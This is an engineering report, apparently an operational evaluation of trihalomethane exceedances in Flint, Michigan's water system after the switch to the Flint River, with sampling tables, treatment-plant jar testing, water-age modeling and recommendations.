- Water system modeling to identify areas with high water age and potential solutions
  - The water model has been improved and preliminary results, including system wide water age, have been produced. Water demand updates and reconciliation with operator's data are underway with expected completion in mid June, 2015.
  - Cedar Street Pump Station potential recirculation
    - Water model analysis to be completed Sept-Oct, 2015.
  - West Side Pump Station potential recirculation
    - Water model analysis to be completed Sept-Oct, 2015.
  - Storage tank volume use
    - Operating levels of West Side and Cedar Street reservoirs have been lowered to reduce water age. Possible elimination of WS or CS to be evaluated Sept-Oct, 2015.
  - Possible broken closed valve locations
    - Model has been updated with known broken valve locations. Model results are being evaluated for indications of other possible broken valves. City has also initiated valve assessment program.
  - Locations in need of flushing
    - High water age areas have been identified in the water model. Further evaluation is expected to be done by November 1, 2015 to determine most effective flushing points.

### ***Stage 2 – Contingent Actions***

- Replace filter media with granular activated carbon (GAC) media
  - Filter anthracite media was replaced with GAC media July – August 2015.
- Fix ozone system
  - Repairs have been made to gauges and programming and the system is producing proper ozone and functioning under manual operation. Further minor repairs are planned for the 1<sup>st</sup> quarter 2015 to allow automatic operation.
- Start feeding coagulation and flocculation polymer aids to lower TOC, if not completed in Stage 1
  - Polymers evaluated by LAN did not demonstrate notable benefit.
  - PVS Technologies evaluated a proprietary polymer that showed little benefit.
- Convert to lime and soda ash softening
  - Option deemed unnecessary due to effectiveness of new GAC media.
- Change disinfectant to chloramine or chlorine dioxide until KWA
  - Option deemed unnecessary due to effectiveness of new GAC media.
- Install pre-oxidant feed (permanganate) at intake to optimize ozone disinfection
  - Option deemed unnecessary due to effectiveness of new GAC media.
- Implement advanced treatment for THM precursor removal
  - Option deemed unnecessary due to effectiveness of new GAC media.



- Increased main flushing based on water modeling results
  - Water model analysis to be completed Sept-Oct, 2015.
- Continue valve replacements with water model assistance
  - Water model analysis to be completed Sept-Oct, 2015.
- Emphasize cast iron pipes on water main replacement priority list
  - Flint has bid replacement of over 2 miles of 24" steel pipe along Dupont and Bishop Streets to be completed when and if the City can allocate funds. The water main section is considered a critical transmission main, and is expected to contribute to decreases in water age when complete.

THM samples have been taken and tested 6 times for regulatory reporting since the City began using the Flint River for supply. Numerous additional sets of samples have been taken by the City for internal operational monitoring. Compliance samples were taken in May 2014, August 2014, November 2014, January 2015, February 2015, May 2015, and August 2015. The average of all eight sample sites in August 2014 was 142.1 ug/l and the most recent average of samples taken in August 2015 was 63.6 ug/l. The MCL defined by the EPA is 80 ug/l.



## **I. BACKGROUND**

The City of Detroit Water and Sewer Department (DWSD) has historically provided drinking water for the City of Flint and Genesee County. In the late 1990's growing concern regarding the reliability of the DWSD supply prompted the City of Flint to upgrade their existing water treatment plant (WTP). Those improvements, defined as Phase I, were completed in 2005 and were intended to allow the Flint WTP to operate, using the Flint River as the source, for an extended period of time in the event that supply from the DWSD was temporarily interrupted. Additionally, the Phase I improvements set the stage for Flint to break free from dependence on the DWSD supply and water charges over which they had no control.

### **A. WATER SUPPLY TRANSITION**

#### **1. Detroit Water and Sewer Department (DWSD)**

Prior to spring of 2014, the Genesee County and Flint region had been provided drinking water by the DWSD. However, due to excessive cost increases and reliability issues with the DWSD system other options had to be explored.

#### **2. Karegnondi Water Authority (KWA)**

In 2010 the Karegnondi Water Authority (KWA) was formed for the purpose of developing a new water supply from Lake Huron to serve the region in lieu of the DWSD supply and the City of Flint elected to join. The KWA expects the new system which is currently being constructed to become operational by the fall of 2016.

#### **3. Flint River – Interim Period**

With a renewing water supply agreement between Flint and the DWSD being terminated by the DWSD (effective April 30, 2014) and the KWA system not expected to be operational until late 2016, the City of Flint decided to initiate operation of the existing WTP full time utilizing the Flint River as the interim water source. A variety of WTP improvements were necessary for the Flint plant to become a full time plant. For purposes of this report, Phase II improvements to the Flint WTP are improvements intended to allow the plant to operate full time with either the Flint River as the source or the KWA supply as the source.

### **B. TTHM VIOLATIONS**

The EPA and MDEQ method of determining if TTHM sample results exceed the MCL uses a locational running annual average (LRAA). Flint's first TTHM violation was cited by the MDEQ following the third cycle of sampling completed in November 2014. Of the 8 sampling sites, 4 were in violation. At that time the MDEQ used the following calculation for determining if the MCL had been violated:

$$(2 \times \text{current quarter value} + \text{previous 2 quarter values}) / 4 = \text{Operational Evaluation Value}$$

Flint has now completed tests for 6 quarters and a straight annual running average applies. Based on samples taken on August 18, 2015 there are no longer any sites in violation of the THM MCL limit. The August 2014 average across all test sites was 142.1 ug/l and the August 2015 average is 63.6 ug/l. Test results are tabulated in Table 2. HAA5 sample results are shown in Table 3, of which Flint has had no violations.



**TABLE 2 – TTHM TEST RESULTS (ug/L)**

Sample Location	5/21/14	8/21/14	11/21/14	2/17/15	5/18/15	8/18/15	May/15 LRAA	Aug/15 LRAA
WTP Tap	56	86	33	-	~35	~25	n/a	n/a
1) 3719 Davison McDonalds	162.4	145.3	58.6	16.2	51.4	75.5	67.9	50.4
2) 822 S. Dort Hwy BP Gas Sta.	75.1	112.0	36.2	19.9	46.1	54.9	53.6	39.3
3) 3302 S. Dort Hwy Liquor Palace	111.6	127.2	33.3	16.8	63.5	53.2	60.2	41.7
4) 3606 Corunna Taco Bell	79.2	181.3	33.9	18.1	54.7	61.9	72.0	42.2
5) 2501 Flushing Univ. Market	106.4	196.2	93.6	24.5	59.8	70.6	93.5	62.1
6) 3216 MLK Salem Housing	82.2	112.4	50.1	28.5	72.7	90.3	65.9	60.4
7) 5018 Clio Rite Aid	88.2	144.4	53.6	19.2	60.5	59.5	69.4	48.2
8) 6204 N. Saginaw N. Flint Auto	96.5	118.3	41.1	14.9	45.2	42.6	54.9	36.0

TTHM MCL = 80 ug/l

**TABLE 3 – HAA5 TEST RESULTS (ug/L)**

Sample Location	5/21/14	8/21/14	11/21/14	2/17/15	5/18/15	8/18/15	May/15 LRAA	Aug/15 LRAA
WTP Tap	36 (taken June 14, 2014)						n/a	n/a
1) 3719 Davison McDonalds	64	43	16	9.0	16	15	21.0	14.0
2) 822 S. Dort Hwy BP Gas Sta.	38	40	21	9.0	16	11	21.5	14.3
3) 3302 S. Dort Hwy Liquor Palace	52	31	15	9.0	17	14	18.0	13.8
4) 3606 Corunna Taco Bell	50	24	15	9.0	16	13	16.0	13.3
5) 2501 Flushing Univ. Market	55	17	24	9.0	15	13	16.3	15.3
6) 3216 MLK Salem Housing	41	25	5	2.0	10	2	10.5	4.8
7) 5018 Clio Rite Aid	49	30	17	9.0	22	15	19.5	15.8
8) 6204 N. Saginaw N. Flint Auto	48	37	18	9.0	17	10	20.3	13.5

HAA5 MCL = 60 ug/l

## C. WATER TREATMENT PLANT RECENT IMPROVEMENTS & STATUS

### 1. Phase I WTP Improvements

Since 1965, the Flint WTP has remained a secondary or backup supply system to the DWSD primary supply. Typically the secondary supply for a public water system is expected to be needed only during emergency situations and normally is designed for short term operation such as providing the average daily demand for a few days. Conversely, Phase I improvements were designed with the intent to upgrade the Flint WTP in order to allow for an extended short term period (6 weeks) because of the perceived high risk that the DWSD supply would fail and remain out of service for an





extended duration. Regardless, the Flint WTP was still intended to serve as a standby plant and as such the Phase I improvements lacked redundancies that would be required for a primary supply WTP.

## 2. Past Pilot Study & Testing

During design of the Phase I improvements a treatability study was completed by Alvord, Burdick & Howson, LLC (AB&H) in 2002. The Treatability Study evaluated the current treatment processes that are in place at the Flint WTP today with the Flint River as the source. The report recommended the following:

**TABLE 4 – 2002 WTP TREATMENT RECOMMENDATIONS**

Treatment	Purpose	Point of Application	Dosage (mg/l)
Sodium permanganate	Zebra mussel control	Intake	0.3
Ozone	Taste & odor removal, disinfection	Diffusor basin	1.5
Ferric chloride	Coagulation	Rapid mix	40
Coag aid polymer	Turbidity & TOC removal	Rapid mix	2.0
Floc aid polymer	Turbidity & TOC removal	Floc basin	0.05
Lime	Softening	Softening basin	175
Soda ash	Softening	Softening basin	52
Carbon dioxide	pH adjustment	Recarb basin	37
Media filters	Filtration	N/A	Na
Chlorine	Disinfection	Filter effluent	1.0

Of the recommended items, zebra mussel control, coagulant and flocculation polymer aids, and soda ash feed have not been incorporated into the treatment process.

## 3. Phase II WTP Improvements for Full Time Operation

Phase II WTP improvements are those needed to convert the Flint WTP from a back-up supply to a primary supply plant. A number of improvements have already been constructed as they were necessary to operate full time when treating water from the Flint River. The improvements under the title of Phase II that have been completed or are nearly complete include installation of the future raw water feed connection point and valving for the KWA supply, upgrades to the lime sludge lagoon, the lime sludge lagoon decant and disposal system, decant pump station and force main, installation of mid-point chlorination before filtration, new oxygen / nitrogen storage facilities for the ozone system, and upgrade of the electric feed sub-station.

Additional improvements to the Flint WTP that are to be completed to become part of the normal treatment process using water supplied by the KWA are:

- New coagulant feed system
- Electrical
  - Pump Station #4 upgrades (under construction)
  - SCADA and controls upgrades
  - Filter transfer pump station feeders
- Pump replacements and VFD installation in the low and high service pump station (under construction)
- Filter transfer pump station to Dort Reservoir
- Facility security improvements



## II. SOURCE WATER EVALUATION

### A. DATA ANALYSIS

Based on past data collected and the 2002 Treatability Study by AB&H, the Flint River water quality varies seasonally with higher hardness and alkalinity experienced in the winter. Higher magnesium concentrations are also experienced in the winter, adding difficulty to the settling process due to neutrally buoyant floc. General water quality average characteristics recorded for the 2002 Treatability Study as compared with average characteristics recorded in 2014 are shown in Table 5 below.

<b>TABLE 5 – FLINT RIVER WATER QUALITY CHARACTERISTICS</b>							
<b>Period</b>	<b>Turbidity NTU</b>	<b>TOC Mg/l</b>	<b>Alk. Mg/l</b>	<b>Hardness Mg/l as CaCO<sub>3</sub></b>	<b>pH</b>	<b>Total Col. Count/day</b>	<b>THMFP Mg/l</b>
2001 Apr–Oct	7.9	9.4	215	272	8.1	870-1230 (7300 max)	410
2014 May–Oct	8.3	10.3 5/22/14	207	252	8.2	1900-9000 (48,300 max)	187

The Flint River characteristics do not appear to have changed significantly over the past 10+ years. Note that near the time Flint initiated withdrawal from the Flint River investigation by City staff revealed a sewer leak upstream of the plant that may have contributed to the total Coliform count. The leak was subsequently repaired.

### B. CONCLUSIONS

Considering the minor changes in Flint River water quality, much of the information contained in the 2002 Treatability Study by AB&H remains relevant today. Data from that report assumed to be consistent today include the following:

- Flint River is influenced by groundwater from a dolomitic aquifer
- Hardness varies seasonally with higher hardness and alkalinity in the winter
- Hardness, alkalinity, magnesium concentrations tend to be reduced by run-off

In development of the 2002 Treatability Study, processes were simulated which resulted in low THM levels. Therefore, information contained in that report was used to assist with establishing a baseline jar testing procedure as discussed further in Section III.



### **III. TREATMENT PROCESS EVALUATION**

#### **A. EXISTING PROCESS DESCRIPTION**

The existing WTP consists of an intake with screening from the Flint River, low lift pumping, ozonation, rapid mix, flocculation, settling, softening, recarbonation, filtration, storage and high service pumping. A process diagram is shown as Figure 1.

##### **1. Intake**

A 72" diameter pipe draws water from the Flint River through 2 traveling screens to the low lift pump structure. No chemicals are currently fed for Zebra mussel control or pre-oxidation as recommended by the 2002 Treatability Study. Manual removal of zebra mussels is more economical than installation of chemical feed equipment considering the short term need.

##### **2. Ozone**

There are 2 ozone generators designed to provide adequate ozone for a WTP flow of up to 36 mgd. There are 3 ozone contact basins. The ozone generators were designed to produce 900 lbs/day at 10% concentration and up to 1300 lbs/day at 6% concentration each. Prior to recent repairs, readings indicated a production rate of approximately 700 lbs/day at 4% concentration. It is possible that before the recent improvements the ozone feed might not have been optimized. In fact, it is known that less than optimal ozonation previously led to increased chlorine feed which would have contributed to THM formation.

##### **3. Rapid Mix**

East and West rapid mix chambers allow chemical feed prior to the flocculation basins. Each rapid mix chamber is equipped with a 5 hp mixer.

##### **4. Coagulation / Flocculation**

The WTP contains two equally sized flocculation basins, east and west, and each basin provides tapered or gradually slowed mixing from inlet to outlet. There are fifteen 2 hp mixers for each basin with VFDs to control mixing speed. The 2002 Treatability Study recommended feeding both coagulation and flocculation polymer aids. Neither polymer aid is being used today because turbidity and TOC removals have been sufficient to meet regulatory requirements.

##### **5. Settling**

Primary clarification takes place within 3 basins containing plate settlers. The settlers are operating as designed but are due for cleaning.

##### **6. Softening**

Again, there are two basins for softening: east and west. Each basin is 120' in diameter and contains a solids contact softening unit. Each softening basin/unit has a design capacity of 18 mgd. The east clarifier has an effluent weir imbalance that the City intends to fix when low demands allow for construction. Low lift pumping limitations, flow control to the basins, malfunctioning polymer feed pumps, control restrictions on residuals removal, and fluctuating demands have made it difficult for WTP staff to stabilize the softening process. Softening is accomplished by feeding lime. The decision was made by the City not to feed soda ash in order to remove non-carbonate hardness because acceptable hardness levels could be achieved with lime feed only and softening is short term until Lake Huron water becomes available. Lime and soda ash softening is a possible consideration to assist with TOC removal and thus reduce THM formation.



#### **7. Recarbonation**

Recarbonation for pH adjustment is accomplished in east and west recarbonation basins between and to the north of the softening basins. Carbon dioxide storage and feed equipment is located west of the recarbonation basins.

#### **8. Filtration**

Filtration is accomplished with 12 dual media filters, equally sized and designed to filter 3.0 mgd each. Sand and anthracite media was replaced in July and August 2015 with new sand and GAC at depths of 12" and 18" respectively. Prior to spring of 2014, the filters had been operated intermittently over the years due to the standby nature of the WTP and until recently, chlorine injection took place downstream of the filters. It is possible some microbial growth had developed in the filters leading to increased chlorine demand which could have contributed elevated TTHM. Late 2014, the City recently hired a contractor to upgrade the electrical controls for the filters and that work has been completed.

#### **9. Disinfection**

Disinfection is provided by ozonation and by feeding chlorine. Ozonation occurs at the front end of the WTP. Chlorine is fed prior to filtration and prior to finish water storage / high service pumping. The intermediate chlorine injection location was recently constructed under the Phase II, Segment 1 contract.

#### **10. Clear Well & Pumping**

The pump building sits adjacent to a 3 MG clear well and contains both low and high service pumps.

### **B. JAR TESTS / EXPERIMENTS**

#### **1. Approach**

There are several well practiced methods by which DBPs can be reduced. First, the disinfectant can be changed to an alternate that has a lower tendency to form DBPs. Second, additional treatment systems such as activated carbon or air stripping (depending on the nature of the precursors) can be added to remove DBP precursors. Lastly, the existing treatment processes can be optimized to remove as much DBP precursor as possible. Of these options, optimizing existing treatment processes is the only strategy that does not require the construction of new and expensive facilities. It is anticipated that Flint will be receiving Lake Huron water by late 2016 and this water will have a completely different chemistry from the Flint River. Major process changes instituted to address THM levels using Flint River water are likely to be unnecessary for Lake Huron water and may even be inappropriate. Therefore, those options which require addition of new treatment processes are undesirable at this time. In recognition of this upcoming change in water source, efforts for this study have concentrated on improving the existing processes, rather than adding new ones. New treatment processes will only be recommended if operational changes to the existing treatment train prove ineffective.

Recent sample test results suggest that most of the DBPs are formed in the distribution system rather than within the treatment plant. Therefore, the most logical approach is to reduce the DBP formation potential (DBFP) rather than simply lowering the levels of DBPs leaving the plant. During bench scale testing, formation potential (FP) levels were the primary indicator of success or failure of proposed process modifications.



## 2. Protocol

Bench scale pilot testing is intended to reflect actual plant operating and hydraulic conditions so the bench scale treatment units were sized based on various dimensionless factors to ensure the pilot treatment matched the actual system. Bench scale ozonation was not practical due to time and cost limitations. Therefore, water samples were withdrawn from the plant ozone basin effluent. These samples were transported to the laboratory and dispensed into square testing jars. The jars were used to simulate rapid mix, three-stage flocculation, and settling. Rapid mix and flocculation conditions were matched to the plant based on "Gt" values. The "G" value is a measure of the mixing intensity and is a function of mix time, viscosity of the liquid, and mixing power applied to the water. "Gt" then, is a size scaling factor where time has been accounted for. Settling time was scaled to match the shorter settling depth of the testing jars. After settling, samples were decanted from the test jars. The decanted samples were then lime softened; softening conditions were similarly matched on the basis of "Gt". Carbon dioxide was sparged into the samples to reduce the pH. The water was then vacuum filtered through filter paper, sized to simulate the plant's dual media filters. The samples were dosed with excess chlorine and allowed to react for seven days at 25° C before testing for DBPs to determine the formation potential.

The following conditions were applied during testing to properly match small scale testing to actual plant processes.

**TABLE 6 – BENCH SCALE TEST MIXING INTENSITIES**

Process	G	Duration	Mix RPM
Ozonation	Plant	-	-
Rapid Mix	200	44 sec	160
Flocculation, Stage 1	50	9 min	55
Flocculation, Stage 1	25	9 min	30
Flocculation, Stage 1	12	9 min	19
Settling	N/A	10 min	-
Softening	TBD	10 min	-
Recarbonation	N/A	N/A	-

The primary variables during testing were chemical additions and chemical dosages. Specific chemicals and dosages used for initial testing conditions were selected to reflect current plant usage and the recommendations of the 2002 Treatability Study:

**TABLE 7 – BENCH SCALE TEST CHEMICAL FEED RATES**

Chemical	Current Usage	2002 Study	Test Values
Ozonation	4.66 mg/l	1.5 mg/l	
Ferric Chloride	7.7 mg/l Fe3+	40 mg/l Fe3+	7.7 – 80 mg/l Fe3+
Coagulant Aid Polymer	Not used	2.0 mg/l	1 – 2 mg/l
Flocculation Aid Polymer	Not used	0.05 mg/l	0 – 0.05 mg/l
Powdered Activated Carbon	Not used	N/A	20 – 100 mg/l
Lime	120 mg/l	175 mg/l	120 – 175 mg/l
Soda Ash	Not used	52 mg/l	0 – 52 mg/l
Cationic Softening Polymer	3.13 mg/l	Not used	3.13 mg/l
Anionic Softening Polymer	0.88 mg/l	Not used	0.88 mg/l
Fluoride	0.45 mg/l	1 mg/l	Not used
Carbon Dioxide	32 mg/l	37 mg/l	Fed to reach pH of 7.5 +/- 0.3
Chlorine	6.3 mg/l	1 mg/l	10 mg/l



### **3. Considerations**

The 2002 Treatability Study did not note significant formation of DBPs. This may be a function of different Flint River water chemistry at that time. However, recognizing the considerable differences in chemical usage and dosages between that study and current operations, those differences in chemical use and dosage are an obvious starting point for optimizing treatment to prevent DBP limit exceedance.

Although it is believed that optimization of current treatment can correct the DBP issue, should optimization of present treatment prove insufficient, alternate residual disinfectants (chloramines and chlorine dioxide) could be investigated as additional treatment measures.

### **4. LAN Test Results**

Two rounds of jar testing were completed by LAN during the weeks of December 15, 2014 and January 26, 2015. Detailed test data is included in Appendix A. Testing results can be summarized as follows:

- Increased dosages of ferric chloride resulted in higher reduction of THMFP.
- The currently utilized feed rate of lime at 120 mg/l is appropriate
- Softening with soda ash in addition to lime resulted in minor additional THMFP reduction – in the range of 0% - 10%.
- The benefits of using a cationic polymer during softening at a dosage range of 0.31 - 3.13 mg/l to help reduce THM's are unclear
- The benefits of using an anionic polymer during softening at a dosage range of 0.09 – 0.88 mg/l to help reduce THM's are unclear
- Feeding PAC was ineffective in reducing THMFP within the dosage range of 20 – 100 mg/l.

### **5. Testing by Others**

In addition to jar testing completed by LAN, the chemical supplier who provides ferric chloride for the City, PVS Technologies, ran tests using their recommended flocculant polymer aid. Plus, Veolia Water completed jars testing of their own the week of February 16<sup>th</sup> to analyze other process details and current WTP parameters. Experiments completed by PVS Technologies showed very little TOC removal beyond that obtained with straight ferric chloride feed.

### **6. Conclusions**

Increasing the dose rate of ferric chloride is an operational change that can easily be implemented without the need for any additional equipment. Test results show that over 40% THMFP removal can be obtained with a dosage of 60 mg/l Fe3+ or higher. Increased dosing of ferric chloride would be most ideal coupled with regular raw water TOC monitoring so that TOC levels would dictate the appropriate ferric chloride feed rate.

Softening with soda ash in addition to lime is another option the City should consider if increased ferric chloride doses are not adequate to maintain THM levels under the MCL, particularly during warmer months. Again, monitoring of TOC in the raw water could provide useful information of when lime/soda ash softening is necessary.



#### IV. DISTRIBUTION SYSTEM EVALUATION

EPA guidance for the distribution evaluation portion of an OER is focused on identification and isolation of a specific portion of the distribution system that led to the exceedance. The circumstances of Flint's apparent pending TTHM exceedances are unusual in that a new supply has been implemented which clearly corresponds to the high TTHM sample results. Although the new source is one element in increased TTHM levels, value remains in evaluating the distribution system since water age is also a critical factor. Additionally, there may be distribution improvements that can be made to help alleviate the problem.

##### A. INFRASTRUCTURE

###### 1. Piping

According to the most recent MDEQ Sanitary Survey, the distribution system is estimated to contain 70% cast iron, 20% ductile iron, 2% concrete and 8% steel water mains. Based on discussions with City staff, the percentage of cast iron pipe may be higher than that stated in the MDEQ Sanitary Survey. Unlined cast iron pipe can become pitted, allowing colonization sites for microorganisms leading to chlorine demand. Additionally, much of the piping in the system is aged and in poor condition. Increased chlorine demand could be resulting from biofilm in older pipes and from main breaks/repairs. The extent of contribution is not known but any water main replacement project will decrease chlorine demand somewhat if constructed properly. Unfortunately, water main breaks may also assist with decreasing water age by providing unintentional flushing. All things considered, it is impossible to quantify the impact existing piping has on THM formation without extensive research and long term study.

The City utilizes City Point software and GPS equipment to document main breaks and prioritize replacements. However, main break information is more pertinent to rusty water complaints and has little relevance to THM levels. Areas that have been targeted for main replacements include the transmission main from the WTP west to Dupont and south to the West Side reservoir, Fenton Road, Atherton Road, Dort Highway, Averil Street, and Boulevard Drive.

###### 2. Storage

There are 4 finish water storage tanks and 1 raw water tank as tabulated below:

TABLE 8 – STORAGE TANKS							
Name	Type	Water	Volume (MG)	Operating		Absolute	
				LWL	HWL	Bottom	OF
Dort Reservoir	Ground	Raw	20	-	-	730	750
WTP Tank	Elevated	Finished	2	883.0	896.0	863.0	898.0
WTP Clear Well – PS #4	Ground	Finished	3	11'	15'	708.5	726.0
Cedar Street Reservoir	Ground	Finished	20	-	11'	737.2	757.2
Westside Reservoir	Ground	Finished	12	-	12'	761.8	779.0

The MDEQ typically recommends providing a minimum finish water storage volume of 1/3 the maximum daily demand (MDD). According to the 2013 MDEQ Sanitary Survey, the 5 and 10 year MDDs are 21.57 mgd and 30.05 mgd respectively. A common rule of thumb for clear well storage volume at a WTP is 10% of the design flow rate. Another general guideline for reliability is to provide total storage to allow for 2 X the average daily demand plus fire flow demand. For this analysis, fire flow is assumed to be 2,500 gpm for either one industrial fire (2,500 gpm) or a combination of one residential (1,000 gpm) and one commercial (1,500 gpm) fire at a 4 hour



duration which results in a total volume of 600,000 gallons. These go-by approximations are summarized below with the applicable flow rates and are compared to the existing storage volumes currently being utilized.

<u>Common Practice</u>	<u>Flow Rate</u>	<u>Recommended Volume by ROT</u>	<u>Volume In Use</u>
Clear well 10% of Design Flow	18 MGD	1.8 MG	3.0 MG
Finish Storage = 1/3 MDD	30.05 MGD	10.0 MG	37 MG
Total Storage = 2 * ADD + FFD	13.87 MGD	28.3 MG	57 MG

Based on the values above, it appears the storage volume used in the Flint system could be decreased without negatively effecting reliability. The appropriate volumes of individual tanks will be further evaluated using the water system model and discussed in Section V (C).

All reservoirs have baffling to minimize stagnant water. Also, all tanks have been maintained and are in reasonable condition. The Westside reservoir has an exposed roof that is in need of rehabilitation, but its current condition has no influence on THM formation.

### 3. Pump Stations

All pump stations are in good condition but pumps are generally oversized. As an independent consideration, oversized pumps are not a contributing factor to high THM levels. Control of pumps and pressure zones are discussed in detail below.

## B. OPERATIONS AND MAINTENANCE

### 1. Pump Station & Storage Operations

Pump stations and storage tank levels are controlled as shown in Table 9.

<b>TABLE 9 – PUMP STATION CONTROLS</b>			
<b>PS Name</b>	<b>Control Point</b>	<b>On Point</b>	<b>Off Point</b>
PS No. 4 Raw	Operator	-	-
PS No. 4 Finish	Match plant flow	-	-
Westside	System pressure (elevated tank)	22.5'	33'
Cedar Street	System pressure (elevated tank)	22.5'	33'
Torrey Road	Distr. – Brown/Bradley	< 45 psi	> 45 psi

Prior to the first TTHM violation, Cedar Street and Westside pump stations were operated as needed and were alternated. Typically, Cedar Street was run in the morning and Westside was run in the evening and reservoirs for each were filled during low demand periods at night.

Westside, Cedar Street and Torrey Road pump stations are used to boost system pressure when high demands warrant it, but there are not well defined pressure zones within the system. Therefore, the possibility exists that water is being recirculated allowing for increased water age.





## 2. Booster Disinfection Practices

Booster disinfection is provided at the Cedar Street and Westside pump stations. When sustained residuals are not provided by chlorine feed at the WTP, sodium hypochlorite is applied at the reservoirs while being filled.

## 3. Changes in System Demands

Water demands in the City have been declining since the 1960's as the population has dropped. As a result, many of the water system components are oversized including storage tanks and water mains which both increase the time for water to reach the user.

From a short term perspective, Flint demands tend to increase in summer as is ordinarily expected but also in the winter due to water main breaks. The MDD for Flint often occurs in winter. Regarding THM formation, with lower temperatures and higher flows in the winter, THM levels taken at the distribution sample points are expected to be lowest for February sampling quarters than all others.

## C. WATER SYSTEM HYDRAULIC MODELING

As part of this report, the City provided a hydraulic water model, originally developed by Potter Consulting, for LAN to update. Thus far, LAN has modified the model to be capable of extended period simulations, modified controls to reflect current operations, revised the piping to include known broken valve locations, updated pump curves, checked pipe diameters, updated system demands, and developed preliminary water age results throughout the entire system. Water age shown in the revised model corresponds for the most part to TTHM levels at the sampling sites. However, LAN has also identified several issues affecting the model that require further attention to allow for usable and reliable results. Those issues include accurate quantification of lost water and confirmation of the status of valves throughout the system. Preliminary water age results are presented in Table 10. Revised results will be provided when the hydraulic model has been fully updated.

**TABLE 10 – PRELIMINARY WATER AGE FROM WATER MODEL**

Sample Point	Location	Address	Water Age (Hrs)	May/15 LRAA THM (ug/l)
1	McDonalds	3719 Davison	25	68
2	BP Gas Station	822 S. Dort Hwy	18	54
3	Liquor Palace	3302 S. Dort Hwy	14	60
4	Taco Bell	3606 Corunna	340	72
5	Univ. Market	2501 Flushing	305	94
6	Salem Housing	3216 MLK	45	66
7	Rite Aid	5018 Clio	41	69
8	N. Flint Auto	6204 N. Saginaw	37	55

It is anticipated that topics shown below in italicized font will be detailed after the model is updated in Sept-Oct, 2015.

### 1. *Simulation of Existing System*

*Match existing conditions. Chlorine and THM data may be used to verify model results. We have chlorine feed data at plant and residuals at 10 locations in each MOR, May 2014 – July 2015.*



## **2. Identification of Water System Deficiencies**

*Specific issues to look at:*

- Water age in entire system*
- Possible recirculating water through pump stations*
- Use of storage tanks – volumes in particular*
- Indications of broken valves*
- Effectiveness of booster disinfection*



## **V. RECOMMENDATIONS TO MINIMIZE FUTURE OEL EXCEEDANCES**

### **A. SOURCE**

The City of Flint has already committed to the change from the Flint River as the water source to Lake Huron under the KWA system, planned for late 2016. The risk of future TTHM limit violations will decline substantially with the use of water from Lake Huron due to much lower DBP precursors. It is important to recognize that the Flint River will become strictly an emergency supply when the KWA supply becomes available and any investments toward the Flint River should be contemplated accordingly. Recommendations discussed below in this section apply to the Flint River as the source.

Reverting to supply from the DWSD until the KWA supply is available as an option. However, based on information provided by the City of Flint, the annual cost to receive water from the DWSD would be at least \$16,000,000/year or \$1,333,000/month. Therefore, utilizing the DWSD for interim supply is cost prohibitive under the terms defined by the DWSD.

#### **1. Watershed Management**

A volunteer group entitled the Watershed Coalition performs various tasks related to managing the Flint River watershed such as spring cleanups and annual benthic studies to evaluate the river 'health'. No additional action is recommended at this time.

#### **2. Monitoring**

The City documents daily raw water flow, pH, alkalinity, carbonate and non-carbonate hardness, chloride, temperature, turbidity and coliform count as part of standard preparation of Monthly Operating Reports (MOR). WTP staff have obtained and installed TOC and THM analyzers. The THM analyzer is set up as an on-line plant tap monitor and operations personnel have begun taking samples most days to track TOC levels throughout the treatment process. It is recommended to implement TOC tracking as a strict daily procedure which would provide staff the data needed to establish correlations to predict distribution system THM formation.

#### **3. Intake Operations**

The 2002 Treatability Study recommended pre-oxidation in the form of sodium permanganate as a feed at the intake. It is possible the addition of a pre-oxidant such as hydrogen peroxide or some type of permanganate could enhance the ozone process. Veolia evaluated permanganate demand during jar testing the week of February 16<sup>th</sup>, 2014 and recommended implementation at a dosage of 0.5 mg/l – 1.2 mg/l to achieve 10% additional TOC removal.

#### **4. Seasonal Strategies**

Past data indicates the Flint River is influenced by groundwater and in particular, dolomitic spring water. The result is hard water with high concentrations of magnesium and sulfate. Also, hardness and alkalinity are higher during the winter. Upon initiation of supply from the Flint River, the City made the decision to soften with just lime to focus on removal of carbonate hardness. One potential modification that could assist with TOC removal and thus decrease THMFP would be lime and soda ash softening. A temporary caustic soda feed system is recommended to be put in place in case the need for optimized softening arises.



## **5. Upstream Contamination Issues**

Upstream contamination issues are extremely difficult to prevent and even if detected are difficult to locate. Evaluation of raw water data collected for MORs is the easiest manner in which to detect upstream contamination issues because the data is already collected for treatment purposes. In fact, high total Coliform readings in the past have signaled potential issues that the City was able to identify and remove.

An upstream monitoring and warning system could be established to attempt to detect water quality issues or spill event type contamination early enough to adjust treatment procedures or cease intake prior to the contamination reaching the WTP. However, given the imminent conversion to the KWA supply, the period of full time use would likely be far too short to achieve payback on the capital expenditures.

## **B. TREATMENT PROCESS**

### **1. Operational Recommendations**

- Increase ferric chloride dosage: Previous testing in the 2002 Treatability Study, jar testing completed by LAN, and a review of 2014 ferric chloride dosages compared to THM levels leaving the WTP support that increasing the ferric chloride dosage would help reduce THM formation.
- Increased monitoring: Currently, the MDEQ does not require daily reporting of raw water TOC or finished water TTHM levels. However, daily tracking of such levels would allow the City to develop a correlation between the two, thus providing a predictive tool to help manage TTHM levels.
- Coagulation and flocculation polymer aids: The 2002 Treatability Study suggested the use of coagulation and flocculation polymer aids. These polymer aids were shown in the 2002 Treatability Study to increase TOC removal and thereby reduce THMFP but jar testing by LAN and PVS Technologies did not indicate clearly defined benefits. Addition of coagulation and flocculation polymer aids should be categorized as a future consideration that would require further evaluation.
- Discontinue softening bypass: In early summer of 2014 the City was bypassing a portion of flow around the softening basins because hardness levels did not warrant softening of the full stream. However, this practice was discontinued because it was believed the bypass stream was contributing to chlorine demand and preliminary data has supported that belief. Chlorine demand dropped 0.5 – 1.0 mg/l following elimination of the bypass stream in early November 2014.
- Softening with lime and soda ash: Research has shown that enhanced softening with both lime and soda ash may provide additional TOC removal. Veolia did not recommend this option after conducting jar tests.
- Disinfection of filter beds: Recommendation is no longer applicable since media has been replaced.
- Optimization of all existing treatment processes: Depending on bench scale testing conditions and results, slight modifications to all treatment processes might in order to replicate lower DPBFP.
- Discontinue or adjust softening anionic polymer feed: Some anionic polymers have been found to increase TOC. However, Veolia provided no recommendation to change polymers following their evaluation.



## 2. Infrastructure Change Recommendations

- Fix and/or replace faulty ozone equipment: Since the ozone equipment was installed it had not been used extensively on a full time basis. Following minor complications, the City hired the equipment manufacturer and a programmer to troubleshoot the system. Replacement of faulty gauges and redesign of the control program have allowed the system to operate properly since January 2015.
